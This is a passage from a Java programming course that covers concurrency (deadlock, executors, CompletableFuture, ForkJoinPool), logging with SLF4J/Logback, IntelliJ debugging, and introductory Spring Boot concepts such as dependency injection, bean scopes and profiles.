        System.out.println("Flag is true!");
    }
}

```

### When to use:

- For flags/status variables
- When only one thread writes, others read

## 6. Deadlock

**Deadlock** = Two threads waiting for each other forever.

```

public class DeadlockDemo {
    private static Object lock1 = new Object();
    private static Object lock2 = new Object();

    public static void main(String[] args) {

```

```

        Thread t1 = new Thread(() -> {
            synchronized (lock1) {
                System.out.println("Thread 1: Holding lock 1...");
                try { Thread.sleep(100); } catch (Exception e) {}

                synchronized (lock2) { // Waiting for lock2
                    System.out.println("Thread 1: Acquired lock 2");
                }
            }
        });

        Thread t2 = new Thread(() -> {
            synchronized (lock2) {
                System.out.println("Thread 2: Holding lock 2...");
                try { Thread.sleep(100); } catch (Exception e) {}

                synchronized (lock1) { // Waiting for lock1
                    System.out.println("Thread 2: Acquired lock 1");
                }
            }
        });

        t1.start();
        t2.start();
        // Deadlock! Both threads waiting forever
    }
}

```

**Solution:** Always acquire locks in same order.

---

## 7. Executor Framework

**Better than creating threads manually.**

```

import java.util.concurrent.*;

public class ExecutorDemo {
    public static void main(String[] args) {
        // Fixed thread pool (reuses threads)
        ExecutorService executor = Executors.newFixedThreadPool(5);

        // Submit 10 tasks (but only 5 threads)
        for (int i = 0; i < 10; i++) {
            int taskId = i;
            executor.submit(() -> {
                System.out.println("Task " + taskId + " by " +
                    Thread.currentThread().getName());
            });
        }

        executor.shutdown(); // Stop accepting new tasks
    }
}

```

```

        // Other executor types:
        // newSingleThreadExecutor() - Single thread
        // newCachedThreadPool() - Creates threads as needed
        // newScheduledThreadPool() - Schedule tasks
    }
}

```

---

## 8. Callable & Future

**Callable** = Like Runnable but returns result.

```

import java.util.concurrent.*;

public class CallableDemo {
    public static void main(String[] args) throws Exception {
        ExecutorService executor = Executors.newFixedThreadPool(2);

        // Submit Callable (returns result)
        Callable<Integer> task = () -> {
            Thread.sleep(2000);
            return 42;
        };

        Future<Integer> future = executor.submit(task);

        System.out.println("Doing other work...");

        // Get result (blocks until ready)
        Integer result = future.get();
        System.out.println("Result: " + result);

        executor.shutdown();
    }
}

```

---

## 9. CompletableFuture (Java 8+)

**CompletableFuture** = Powerful async programming with composition.

```

import java.util.concurrent.*;

public class CompletableFutureDemo {
    public static void main(String[] args) throws Exception {
        // Simple async task
        CompletableFuture<String> future = CompletableFuture.supplyAsync(() -> {
            try {
                Thread.sleep(1000);

```

```

        } catch (InterruptedException e) {
            e.printStackTrace();
        }
        return "Hello";
    });

    // Chain operations
    CompletableFuture<String> result = future
        .thenApply(s -> s + " World")
        .thenApply(String::toUpperCase);

    System.out.println(result.get()); // HELLO WORLD

    // Combine multiple futures
    CompletableFuture<Integer> future1 = CompletableFuture.supplyAsync(() ->
10);
    CompletableFuture<Integer> future2 = CompletableFuture.supplyAsync(() ->
20);

    CompletableFuture<Integer> combined = future1.thenCombine(future2, (a, b)
-> a + b);
    System.out.println("Sum: " + combined.get()); // 30

    // Exception handling
    CompletableFuture<String> futureWithError =
CompletableFuture.supplyAsync(() -> {
        if (true) throw new RuntimeException("Error!");
        return "Success";
}).exceptionally(ex -> "Handled: " + ex.getMessage());

    System.out.println(futureWithError.get()); // Handled: Error!

    // Wait for all
    CompletableFuture<Void> allOf = CompletableFuture.allOf(future1, future2);
    allOf.get(); // Waits for all to complete

    // Wait for any
    CompletableFuture<Object> anyOf = CompletableFuture.anyOf(future1,
future2);
    System.out.println("First completed: " + anyOf.get());
}
}

```

## 10. Thread Pools

**Thread pool** reuses threads instead of creating new ones.

```

import java.util.concurrent.*;

public class ThreadPoolDemo {
    public static void main(String[] args) {

```

```

// Fixed thread pool
ExecutorService fixedPool = Executors.newFixedThreadPool(4);

// Cached thread pool (creates threads as needed)
ExecutorService cachedPool = Executors.newCachedThreadPool();

// Scheduled thread pool (for delayed/periodic tasks)
ScheduledExecutorService scheduledPool =
Executors.newScheduledThreadPool(2);

// Schedule task after delay
scheduledPool.schedule(() -> {
    System.out.println("Executed after 5 seconds");
}, 5, TimeUnit.SECONDS);

// Schedule periodic task
scheduledPool.scheduleAtFixedRate(() -> {
    System.out.println("Runs every 3 seconds");
}, 0, 3, TimeUnit.SECONDS);

// Custom thread pool
ThreadPoolExecutor customPool = new ThreadPoolExecutor(
    2,           // Core pool size
    4,           // Maximum pool size
    60,          // Keep-alive time
    TimeUnit.SECONDS,
    new LinkedBlockingQueue<>()
);

// Submit tasks
for (int i = 0; i < 10; i++) {
    int taskId = i;
    fixedPool.submit(() -> {
        System.out.println("Task " + taskId + " by " +
                           Thread.currentThread().getName());
    });
}

fixedPool.shutdown();
scheduledPool.shutdown();
}
}

```

## 11. ForkJoinPool (Divide and Conquer)

**ForkJoinPool** is designed for recursive tasks (divide problem into smaller tasks).

```

import java.util.concurrent.*;

class SumTask extends RecursiveTask<Long> {
    private final long[] numbers;

```

```
private final int start;
private final int end;
private static final int THRESHOLD = 10_000;

public SumTask(long[] numbers, int start, int end) {
    this.numbers = numbers;
    this.start = start;
    this.end = end;
}

@Override
protected Long compute() {
    int length = end - start;

    // Base case: compute directly if small enough
    if (length <= THRESHOLD) {
        long sum = 0;
        for (int i = start; i < end; i++) {
            sum += numbers[i];
        }
        return sum;
    }

    // Recursive case: split into subtasks
    int mid = start + length / 2;
    SumTask leftTask = new SumTask(numbers, start, mid);
    SumTask rightTask = new SumTask(numbers, mid, end);

    leftTask.fork(); // Execute asynchronously
    long rightResult = rightTask.compute(); // Execute in current thread
    long leftResult = leftTask.join(); // Wait for result

    return leftResult + rightResult;
}
}

public class ForkJoinDemo {
    public static void main(String[] args) {
        long[] numbers = new long[100_000];
        for (int i = 0; i < numbers.length; i++) {
            numbers[i] = i + 1;
        }

        ForkJoinPool pool = new ForkJoinPool();
        SumTask task = new SumTask(numbers, 0, numbers.length);

        long sum = pool.invoke(task);
        System.out.println("Sum: " + sum);

        pool.shutdown();
    }
}
```

## Practice Exercises

**Exercise 1:** Create a thread-safe counter using synchronization.

**Exercise 2:** Use ExecutorService to process 100 tasks with 10 threads.

**Exercise 3:** Implement producer-consumer using BlockingQueue.

---

### Key Takeaways

1. **Thread** - Lightweight concurrent execution
  2. **Runnable** - Better than extending Thread
  3. **synchronized** - Prevents race conditions
  4. **volatile** - Ensures visibility
  5. **Deadlock** - Avoid by consistent lock ordering
  6. **Executor** - Better thread management
  7. **Callable/Future** - Return results from threads
- 

## Module 2.12: Logging & Debugging (3 hours)

**Objective:** Learn professional logging practices and debugging techniques.

---

### 1. Logging with `java.util.logging`

```
import java.util.logging.*;

public class LoggingDemo {
    private static final Logger logger =
Logger.getLogger(LoggingDemo.class.getName());

    public static void main(String[] args) {
        // Log levels (from severe to finest)
        logger.severe("Severe error");
        logger.warning("Warning message");
        logger.info("Information");
        logger.config("Configuration");
        logger.fine("Fine detail");
        logger.finer("Finer detail");
        logger.finest("Finest detail");

        // Set log level
        logger.setLevel(Level.ALL);

        // Log with parameters
        logger.log(Level.INFO, "User {0} logged in", "Alice");

        // Log exception
        try {
            int result = 10 / 0;
        }
    }
}
```

```

        } catch (Exception e) {
            logger.log(Level.SEVERE, "Error occurred", e);
        }
    }
}

```

## 2. SLF4J with Logback (Industry Standard)

**Maven dependency:**

```

<dependency>
    <groupId>ch.qos.logback</groupId>
    <artifactId>logback-classic</artifactId>
    <version>1.4.11</version>
</dependency>

```

```

import org.slf4j.Logger;
import org.slf4j.LoggerFactory;

public class SLF4JDemo {
    private static final Logger log = LoggerFactory.getLogger(SLF4JDemo.class);

    public static void main(String[] args) {
        log.trace("Trace message");
        log.debug("Debug message");
        log.info("Info message");
        log.warn("Warning message");
        log.error("Error message");

        // Parameterized logging (efficient)
        String user = "Alice";
        log.info("User {} logged in", user);

        // Log exception
        try {
            int result = 10 / 0;
        } catch (Exception e) {
            log.error("Error occurred", e);
        }
    }
}

```

## 3. Log Levels in Detail

```

import org.slf4j.Logger;
import org.slf4j.LoggerFactory;

public class LogLevelsDemo {
    private static final Logger log =
LoggerFactory.getLogger(LogLevelsDemo.class);

    public static void main(String[] args) {
        // TRACE - Very detailed, for development only
        log.trace("Entering method with params: x={}, y={}, {}", 10, 20);

        // DEBUG - Debugging information
        log.debug("Processing request, session ID: {}", "abc123");

        // INFO - General informational messages
        log.info("Application started successfully");
        log.info("User {} logged in", "alice@example.com");

        // WARN - Potentially harmful situations
        log.warn("Database connection pool is 90% full");
        log.warn("Deprecated API method called");

        // ERROR - Error events that might still allow the app to continue
        log.error("Failed to send email to {}", "user@example.com");

        try {
            int result = 10 / 0;
        } catch (Exception e) {
            log.error("Critical error occurred", e); // Logs stack trace
        }
    }
}

```

## 4. Logback Configuration (logback.xml)

Create file: `src/main/resources/logback.xml`

```

<configuration>
    <!-- Console Appender -->
    <appender name="CONSOLE" class="ch.qos.logback.core.ConsoleAppender">
        <encoder>
            <pattern>%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36} -
            %msg%n</pattern>
        </encoder>
    </appender>

    <!-- File Appender -->
    <appender name="FILE" class="ch.qos.logback.core.rolling.RollingFileAppender">
        <file>logs/application.log</file>
        <rollingPolicy class="ch.qos.logback.core.rolling.TimeBasedRollingPolicy">

```

```

<fileNamePattern>logs/application-%d{yyyy-MM-dd}.log</fileNamePattern>
<maxHistory>30</maxHistory>
</rollingPolicy>
<encoder>
    <pattern>%d{yyyy-MM-dd HH:mm:ss.SSS} [%thread] %-5level %logger{36} -
%msg%n</pattern>
</encoder>
</appender>

<!-- Root Logger -->
<root level="INFO">
    <appender-ref ref="CONSOLE" />
    <appender-ref ref="FILE" />
</root>

<!-- Specific package log levels -->
<logger name="com.myapp.service" level="DEBUG" />
<logger name="org.springframework" level="WARN" />
</configuration>

```

## 5. Logging Best Practices

```

import org.slf4j.Logger;
import org.slf4j.LoggerFactory;

public class LoggingBestPractices {
    private static final Logger log =
LoggerFactory.getLogger(LoggingBestPractices.class);

    public void demonstrateBestPractices() {
        // ✅ DO: Use parameterized logging (efficient)
        String username = "Alice";
        log.info("User {} logged in", username);

        // ❌ DON'T: String concatenation (wasteful)
        log.info("User " + username + " logged in");

        // ✅ DO: Guard expensive operations
        if (log.isDebugEnabled()) {
            log.debug("Complex object: {}", expensiveToString());
        }

        // ✅ DO: Log exceptions with context
        try {
            processPayment();
        } catch (Exception e) {
            log.error("Payment processing failed for user {}", username, e);
        }

        // ✅ DO: Use appropriate log levels
        log.error("Database connection failed"); // Critical error
    }
}

```

```

        log.warn("Cache miss, falling back to database"); // Warning
        log.info("Request processed in 234ms"); // Information
        log.debug("Cache key: user:123"); // Debugging
        log.trace("Entering validateInput() method"); // Very detailed

        // ❌ DON'T: Log sensitive data
        // log.info("User password: {}", password); // NEVER!
        log.info("User authenticated successfully"); // ✅ Safe
    }

    private String expensiveToString() {
        // Complex operation
        return "result";
    }

    private void processPayment() throws Exception {
        // Payment logic
    }
}

```

## 6. Debugging in IntelliJ IDEA

### 6.1 Setting Breakpoints

#### Line Breakpoint:

1. Click in gutter (left margin) next to line number
2. Red dot appears
3. Program pauses when line is reached

#### Conditional Breakpoint:

```

for (int i = 0; i < 100; i++) {
    String result = process(i); // Set breakpoint here
    // Right-click breakpoint → Condition: i == 50
    // Pauses only when i equals 50
}

```

#### Exception Breakpoint:

- Run → View Breakpoints → Add → Java Exception Breakpoints
- Enter exception class (e.g., `NullPointerException`)
- Pauses whenever that exception is thrown

### 6.2 Debug Controls

```
F8 - Step Over: Execute current line, don't enter methods  
F7 - Step Into: Enter method calls  
Shift+F8 - Step Out: Exit current method  
F9 - Resume: Continue to next breakpoint  
Ctrl+F8 - Toggle breakpoint  
Alt+F9 - Run to cursor
```

### Example Debugging Session:

```
public class DebugDemo {  
    public static void main(String[] args) {  
        int x = 10; // Set breakpoint here (F8 to step)  
        int y = 20; // F8: Step over  
        int sum = add(x, y); // F7: Step into add()  
        System.out.println(sum); // F8: Step over  
    }  
  
    public static int add(int a, int b) {  
        int result = a + b; // Inside add() after F7  
        return result; // Shift+F8: Step out  
    }  
}
```

### 6.3 Evaluate Expression

#### During debugging:

1. Pause at breakpoint
2. Press **Alt+F8** (or right-click → Evaluate Expression)
3. Type expression to evaluate

#### Examples:

```
// Variables panel shows:  
// x = 10  
// y = 20  
  
// Evaluate expression:  
x * y // Result: 200  
x > 5 // Result: true  
Math.sqrt(x) // Result: 3.162...
```

### 6.4 Watches

#### Add variable to watch list:

1. During debug, right-click variable
  2. "Add to Watches"
  3. Variable value updates as you step through code
- 

## 6.5 Hot Code Replacement

### Change code while debugging:

1. Pause at breakpoint
2. Modify code
3. Press **Ctrl+F9** (Build Project)
4. Changes applied without restarting (for most changes)

**Note:** Complex changes (adding methods, changing signatures) require restart.

---

## 7. Debugging Best Practices

```
public class DebuggingTips {  
    public static void main(String[] args) {  
        // ✅ DO: Use meaningful variable names (easier to debug)  
        int customerAge = 25;  
  
        // ❌ DON'T: Use cryptic names  
        int x = 25;  
  
        // ✅ DO: Break complex expressions into steps  
        List<String> activeUsers = users.stream()  
            .filter(u -> u.isActive())  
            .map(User::getName)  
            .collect(Collectors.toList());  
  
        // ✅ DO: Add temporary print statements during development  
        System.out.println("DEBUG: activeUsers size = " + activeUsers.size());  
  
        // ✅ DO: Use assertions for debugging  
        assert customerAge > 0 : "Age must be positive";  
  
        // ✅ DO: Use IDE debugger instead of println when possible  
        // (More powerful, cleaner code)  
    }  
}
```

---

## Practice Exercises

**Exercise 1:** Set up SLF4J and Logback in a project, configure different log levels for different packages.

**Exercise 2:** Debug a program with a bug using breakpoints, step through code, and use evaluate expression.

**Exercise 3:** Create a multi-threaded program, set thread-specific breakpoints, and analyze thread states.

---

## 🎯 Key Takeaways

1. **Always use logging framework** (SLF4J/Logback) not System.out
  2. **Log levels:** TRACE < DEBUG < INFO < WARN < ERROR
  3. **Parameterized logging** is efficient
  4. **Never log sensitive data** (passwords, tokens)
  5. **Breakpoints** pause execution for inspection
  6. **Step Over (F8)** executes line by line
  7. **Step Into (F7)** enters method calls
  8. **Evaluate Expression (Alt+F8)** tests code during debug
  9. **Hot reload** for quick fixes without restart
- 

## Phase 3: Spring Framework & Backend Development (50 hours)

---

### Module 3.1: Introduction to Spring Ecosystem (2 hours)

**Objective:** Understand what Spring is, why it's industry-standard, and explore the Spring ecosystem.

---

#### 1. What is Spring Framework?

**Spring Framework** is a comprehensive Java framework for building enterprise applications.

**Real-World Analogy:** Spring is like a construction company that provides all the tools, materials, and workers you need to build a house. You just focus on the design (your business logic).

#### Problems Spring Solves:

1. **Boilerplate code** - Spring eliminates repetitive setup code
  2. **Object creation** - Automatic dependency injection
  3. **Configuration complexity** - Convention over configuration
  4. **Testing difficulty** - Built-in testing support
  5. **Integration** - Seamless integration with databases, web services, etc.
- 

#### 2. Spring vs Spring Boot

Spring Framework
<ul style="list-style-type: none"><li>• Core container (IoC, DI)</li><li>• Requires manual configuration (XML or Java)</li><li>• Need to configure everything yourself</li><li>• More control but more setup</li></ul>

## Spring Boot

- Built on top of Spring Framework
- Auto-configuration (sensible defaults)
- Embedded server (Tomcat, Jetty)
- "Just run" - minimal setup
- Production-ready features (metrics, health checks)

### Example:

#### Traditional Spring (Lots of Configuration):

```
<!-- web.xml -->
<servlet>
    <servlet-name>dispatcher</servlet-name>
    <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-
class>
    <!-- ... more config ... -->
</servlet>

<!-- applicationContext.xml -->
<bean id="dataSource" class="...">
    <!-- ... lots of properties ... -->
</bean>
```

#### Spring Boot (Minimal Configuration):

```
@SpringBootApplication
public class MyApplication {
    public static void main(String[] args) {
        SpringApplication.run(MyApplication.class, args);
    }
}
// That's it! Server starts, ready to go!
```

### 3. Inversion of Control (IoC) Principle

**IoC** = Framework manages object creation and lifecycle (not you).

#### Traditional way:

```
// You create and manage objects
public class OrderService {
    private PaymentService paymentService = new PaymentService();
```

```

    public void processOrder() {
        paymentService.processPayment();
    }
}

```

### Spring way (IoC):

```

// Spring creates and injects objects
@Service
public class OrderService {
    private final PaymentService paymentService;

    // Spring automatically injects PaymentService
    public OrderService(PaymentService paymentService) {
        this.paymentService = paymentService;
    }

    public void processOrder() {
        paymentService.processPayment();
    }
}

```

---

## 4. Dependency Injection (DI) Explained

**Dependency Injection** = Providing objects that an object needs (its dependencies).

Three types:

### 1. Constructor Injection (Recommended)

```

@Service
public class UserService {
    private final UserRepository userRepository;

    public UserService(UserRepository userRepository) {
        this.userRepository = userRepository;
    }
}

```

### 2. Setter Injection

```

@Service
public class UserService {
    private UserRepository userRepository;

    @Autowired
    public void setUserRepository(UserRepository userRepository) {

```

```
        this.userRepository = userRepository;
    }
}
```

### 3. Field Injection (Not Recommended)

```
@Service
public class UserService {
    @Autowired
    private UserRepository userRepository;
}
```

### Why Constructor Injection is Best:

- Immutable (final fields)
- Easier to test
- Null-safe
- Clear dependencies

---

## 5. Spring Boot Advantages

### 1. Auto-Configuration

```
// Add dependency → Spring Boot auto-configures everything
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
</dependency>
// Tomcat server, JSON converter, etc. all configured automatically!
```

### 2. Embedded Server

```
// No need to deploy to Tomcat separately
mvn spring-boot:run // Server starts!
```

### 3. Production-Ready Features

```
// Add actuator dependency
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>

// Get health, metrics, info automatically
```

```
// http://localhost:8080/actuator/health  
// http://localhost:8080/actuator/metrics
```

#### 4. Minimal Configuration

```
# application.properties  
server.port=8080  
spring.datasource.url=jdbc:mysql://localhost:3306/mydb  
spring.datasource.username=root  
spring.datasource.password=password  
  
# That's it! Database configured!
```

#### 6. Spring Initializr ([start.spring.io](https://start.spring.io/))

Create Spring Boot projects quickly:

**Step 1:** Go to <https://start.spring.io/>

**Step 2:** Configure project

```
Project: Maven  
Language: Java  
Spring Boot: 3.2.0 (latest stable)  
Group: com.example  
Artifact: myapp  
Packaging: Jar  
Java: 17  
  
Dependencies:  
- Spring Web  
- Spring Data JPA  
- MySQL Driver  
- Lombok (optional)
```

**Step 3:** Click "Generate" → Downloads ZIP

**Step 4:** Extract and open in IDE

**Step 5:** Run!

```
cd myapp  
mvn spring-boot:run
```

#### 7. Your First Spring Boot Application

## Project Structure:

```
myapp/
└── src/
    ├── main/
    │   ├── java/
    │   │   └── com/example/myapp/
    │   │       └── MyappApplication.java
    │   └── resources/
    │       ├── application.properties
    │       ├── static/ (CSS, JS, images)
    │       └── templates/ (HTML templates)
    └── test/
        └── java/
    └── pom.xml (Maven dependencies)
    └── mvnw (Maven wrapper)
```

## Main Application:

```
package com.example.myapp;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RestController;

@SpringBootApplication
@RestController
public class MyappApplication {

    public static void main(String[] args) {
        SpringApplication.run(MyappApplication.class, args);
    }

    @GetMapping("/")
    public String hello() {
        return "Hello, Spring Boot!";
    }

    @GetMapping("/greet")
    public String greet() {
        return "Welcome to Spring Framework!";
    }
}
```

## Run and Test:

```
mvn spring-boot:run
```

```
# Open browser:  
# http://localhost:8080/      → "Hello, Spring Boot!"  
# http://localhost:8080/greet  → "Welcome to Spring Framework!"
```

## Practice Exercises

**Exercise 1:** Create a new Spring Boot project using start.spring.io with "Spring Web" dependency.

**Exercise 2:** Add a REST endpoint `/time` that returns the current server time.

**Exercise 3:** Create multiple endpoints for different greetings (morning, evening, etc.).

**Exercise 4:** Research and list 5 Spring Boot starters and their purposes.

## Key Takeaways

1. **Spring Framework** - Comprehensive Java framework for enterprise apps
2. **Spring Boot** - Spring with auto-configuration and embedded server
3. **IoC (Inversion of Control)** - Spring manages object lifecycle
4. **Dependency Injection** - Spring provides dependencies automatically
5. **Constructor injection** - Best practice for DI
6. **start.spring.io** - Quick project generation
7. **@SpringBootApplication** - Main entry point annotation
8. **Convention over configuration** - Minimal setup required

## Module 3.2: Spring Core Concepts (6 hours)

**Objective:** Master Spring's core features including beans, scopes, annotations, and configuration.

### 1. Spring Container & Application Context

**Spring Container** = IoC container that manages beans.

**Two types:**

1. **BeanFactory** - Basic container (rarely used)
2. **ApplicationContext** - Advanced container (commonly used)

```
@SpringBootApplication  
public class MyApp {  
    public static void main(String[] args) {  
        // SpringApplication.run() creates ApplicationContext  
        ApplicationContext context = SpringApplication.run(MyApp.class, args);  
  
        // Get bean from context  
        UserService userService = context.getBean(UserService.class);  
        userService.doSomething();
```

```
    }  
}
```

---

## 2. Bean Lifecycle

### Bean Lifecycle:

1. Instantiation → Spring creates object
2. Populate Properties → Set dependencies
3. setBeanName() → If implements BeanNameAware
4. setBeanFactory() → If implements BeanFactoryAware
5. setApplicationContext() → If implements ApplicationContextAware
6. @PostConstruct / InitializingBean.afterPropertiesSet() → Init method
7. Bean Ready to Use
8. @PreDestroy / DisposableBean.destroy() → Cleanup before destruction
9. Bean Destroyed

### Example:

```
import javax.annotation.PostConstruct;  
import javax.annotation.PreDestroy;  
import org.springframework.stereotype.Component;  
  
@Component  
public class DatabaseConnection {  
  
    // Called after dependency injection  
    @PostConstruct  
    public void init() {  
        System.out.println("Opening database connection...");  
        // Initialize resources  
    }  
  
    public void query(String sql) {  
        System.out.println("Executing: " + sql);  
    }  
  
    // Called before bean destruction  
    @PreDestroy  
    public void cleanup() {  
        System.out.println("Closing database connection...");  
        // Release resources  
    }  
}
```

---

## 3. Bean Scopes

### 3.1 Singleton (Default)

One instance per Spring container (shared across application).

```
@Component // Default scope is singleton
public class ConfigService {
    private String config = "default";

    public void setConfig(String config) {
        this.config = config;
    }

    public String getConfig() {
        return config;
    }
}

// Test
@RestController
public class TestController {
    @Autowired
    private ConfigService configService1;

    @Autowired
    private ConfigService configService2;

    @GetMapping("/test-singleton")
    public String test() {
        configService1.setConfig("changed");
        return configService2.getConfig(); // Returns "changed"
        // Both are same instance!
    }
}
```

### 3.2 Prototype

New instance every time bean is requested.

```
@Component
@Scope("prototype")
public class ShoppingCart {
    private List<String> items = new ArrayList<>();

    public void addItem(String item) {
        items.add(item);
    }

    public List<String> getItems() {
        return items;
    }
}
```

```
// Each user gets their own cart
@Service
public class OrderService {
    @Autowired
    private ApplicationContext context;

    public ShoppingCart createCart() {
        return context.getBean(ShoppingCart.class); // New instance each time
    }
}
```

### 3.3 Request Scope

**One instance per HTTP request** (web applications only).

```
@Component
@Scope(value = WebApplicationContext.SCOPE_REQUEST, proxyMode =
ScopedProxyMode.TARGET_CLASS)
public class RequestContext {
    private String requestId = UUID.randomUUID().toString();

    public String getRequestId() {
        return requestId;
    }
}
```

### 3.4 Session Scope

**One instance per HTTP session.**

```
@Component
@Scope(value = WebApplicationContext.SCOPE_SESSION, proxyMode =
ScopedProxyMode.TARGET_CLASS)
public class UserSession {
    private String username;
    private LocalDateTime loginTime;

    // Getters and setters
}
```

---

## 4. Stereotype Annotations

**@Component, @Service, @Repository, @Controller**

**@Component** - Generic Spring-managed component

```

@Component
public class EmailUtil {
    public void sendEmail(String to, String message) {
        System.out.println("Sending email to: " + to);
    }
}

```

**@Service** - Business logic layer

```

@Service
public class UserService {
    private final UserRepository userRepository;

    public UserService(UserRepository userRepository) {
        this.userRepository = userRepository;
    }

    public User getUserById(Long id) {
        return userRepository.findById(id).orElse(null);
    }
}

```

**@Repository** - Data access layer (adds exception translation)

```

@Repository
public interface UserRepository extends JpaRepository<User, Long> {
    List<User> findByLastName(String lastName);
}

```

**@Controller / @RestController** - Presentation layer

```

@RestController
@RequestMapping("/api/users")
public class UserController {
    private final UserService userService;

    public UserController(UserService userService) {
        this.userService = userService;
    }

    @GetMapping("/{id}")
    public User getUser(@PathVariable Long id) {
        return userService.getUserById(id);
    }
}

```

## Why different annotations?

- **Semantic clarity** - Shows layer responsibility
  - **Future AOP enhancements** - Spring can add layer-specific features
  - **@Repository** adds exception translation for database errors
- 

## 5. @Autowired & Constructor Injection

### 5.1 Constructor Injection (Recommended)

```
@Service
public class OrderService {
    private final PaymentService paymentService;
    private final InventoryService inventoryService;
    private final EmailService emailService;

    // Constructor injection - NO @Autowired needed (Spring 4.3+)
    public OrderService(PaymentService paymentService,
                        InventoryService inventoryService,
                        EmailService emailService) {
        this.paymentService = paymentService;
        this.inventoryService = inventoryService;
        this.emailService = emailService;
    }

    public void processOrder(Order order) {
        inventoryService.checkStock(order);
        paymentService.process(order.getPayment());
        emailService.sendConfirmation(order);
    }
}
```

### 5.2 Field Injection (Not Recommended)

```
@Service
public class OrderService {
    @Autowired // Avoid this!
    private PaymentService paymentService;

    @Autowired
    private EmailService emailService;

    // Hard to test, hides dependencies
}
```

### 5.3 Optional Dependencies

```

@Service
public class NotificationService {
    private final EmailService emailService;
    private final SmsService smsService; // Optional

    public NotificationService(EmailService emailService,
                               @Autowired(required = false) SmsService smsService)
    {
        this.emailService = emailService;
        this.smsService = smsService; // May be null
    }

    public void notify(String message) {
        emailService.send(message);
        if (smsService != null) {
            smsService.send(message);
        }
    }
}

```

## 6. @Configuration & @Bean

**@Configuration** = Java-based configuration class

**@Bean** = Manually create and configure beans

```

@Configuration
public class AppConfig {

    // Simple bean
    @Bean
    public PasswordEncoder passwordEncoder() {
        return new BCryptPasswordEncoder();
    }

    // Bean with dependencies
    @Bean
    public AuthService authService(UserRepository userRepository,
                                  PasswordEncoder passwordEncoder) {
        return new AuthService(userRepository, passwordEncoder);
    }

    // Bean with custom initialization
    @Bean(initMethod = "init", destroyMethod = "cleanup")
    public ConnectionPool connectionPool() {
        ConnectionPool pool = new ConnectionPool();
        pool.setMaxConnections(20);
        pool.setMinConnections(5);
        return pool;
    }
}

```

```

// Conditional bean
@Bean
@Profile("dev")
public DataSource devDataSource() {
    return new HikariDataSource(); // Fast for development
}

@Bean
@Profile("prod")
public DataSource prodDataSource() {
    return new C3P0DataSource(); // Robust for production
}

```

## 7. @Value & Property Files

### 7.1 application.properties

```

# application.properties
app.name=My Application
app.version=1.0.0
app.max-users=100

# Database
db.url=jdbc:mysql://localhost:3306/mydb
db.username=root
db.password=secret

# Custom properties
email.from=noreply@myapp.com
email.smtp.host=smtp.gmail.com
email.smtp.port=587

```

### 7.2 @Value Annotation

```

@Component
public class AppInfo {

    @Value("${app.name}")
    private String appName;

    @Value("${app.version}")
    private String version;

    @Value("${app.max-users:50}") // Default value = 50
    private int maxUsers;

    @Value("${email.from}")

```

```

    private String emailFrom;

    public void printInfo() {
        System.out.println("App: " + appName);
        System.out.println("Version: " + version);
        System.out.println("Max Users: " + maxUsers);
    }
}

```

### 7.3 @ConfigurationProperties (Better for Multiple Properties)

```

# application.properties
email.host=smtp.gmail.com
email.port=587
email.username=user@gmail.com
email.password=secret
email.from=noreply@myapp.com

```

```

@Component
@ConfigurationProperties(prefix = "email")
public class EmailProperties {
    private String host;
    private int port;
    private String username;
    private String password;
    private String from;

    // Getters and setters (Spring populates these automatically)
    public String getHost() { return host; }
    public void setHost(String host) { this.host = host; }

    public int getPort() { return port; }
    public void setPort(int port) { this.port = port; }

    // ... other getters/setters
}

// Usage
@Service
public class EmailService {
    private final EmailProperties emailProperties;

    public EmailService(EmailProperties emailProperties) {
        this.emailProperties = emailProperties;
    }

    public void sendEmail() {
        System.out.println("Sending from: " + emailProperties.getFrom());
        System.out.println("SMTP Host: " + emailProperties.getHost());
    }
}

```

```
}
```

## 8. Profiles (@Profile annotation)

**Profiles** = Different configurations for different environments.

```
@Configuration
public class DatabaseConfig {

    @Bean
    @Profile("dev")
    public DataSource devDataSource() {
        HikariDataSource dataSource = new HikariDataSource();
        dataSource.setJdbcUrl("jdbc:h2:mem:testdb"); // In-memory database
        dataSource.setUsername("sa");
        dataSource.setPassword("");
        return dataSource;
    }

    @Bean
    @Profile("prod")
    public DataSource prodDataSource() {
        HikariDataSource dataSource = new HikariDataSource();
        dataSource.setJdbcUrl("jdbc:mysql://prod-server:3306/mydb");
        dataSource.setUsername("prod_user");
        dataSource.setPassword("secure_password");
        return dataSource;
    }
}
```

### Activate Profile:

```
# application.properties
spring.profiles.active=dev

# Or via command line:
# java -jar myapp.jar --spring.profiles.active=prod

# Or environment variable:
# export SPRING_PROFILES_ACTIVE=prod
```

### Multiple Profiles:

```
@Component
@Profile({"dev", "test"})
public class DebugLogger {
```

```

    // Only active in dev or test profiles
}

@Component
@Profile("!prod") // NOT prod (active in all except prod)
public class MockEmailService implements EmailService {
    // ...
}

```

## Practice Exercises

**Exercise 1:** Create a service with @PostConstruct and @PreDestroy methods that print lifecycle messages.

**Exercise 2:** Create a prototype-scoped bean and verify that you get different instances.

**Exercise 3:** Create a @ConfigurationProperties class for application settings (name, version, author).

**Exercise 4:** Create dev and prod profiles with different database configurations.

## Key Takeaways

1. **ApplicationContext** - Spring's IoC container
2. **Bean Lifecycle** - Instantiation → DI → PostConstruct → Ready → PreDestroy
3. **Singleton** - One instance per container (default)
4. **Prototype** - New instance each time
5. **@Component** - Generic, @Service - Business logic, @Repository - Data access
6. **Constructor injection** - Preferred DI method
7. **@Value** - Inject simple properties
8. **@ConfigurationProperties** - Type-safe configuration
9. **@Profile** - Environment-specific beans

## Module 3.3: Spring Boot Fundamentals (6 hours)

**Objective:** Master Spring Boot project structure, configuration, and essential features.

### 1. Creating Spring Boot Application

#### Method 1: Using start.spring.io

1. Go to <https://start.spring.io/>
2. Select:
  - Project: Maven
  - Language: Java
  - Spring Boot: 3.2.0 (latest stable)
  - Group: com.example
  - Artifact: demo
  - Packaging: Jar

- Java: 17
3. Add Dependencies:
    - Spring Web
    - Spring Data JPA
    - MySQL Driver
    - Lombok (optional)
  4. Click "Generate" → Download ZIP
  5. Extract and open in IntelliJ IDEA

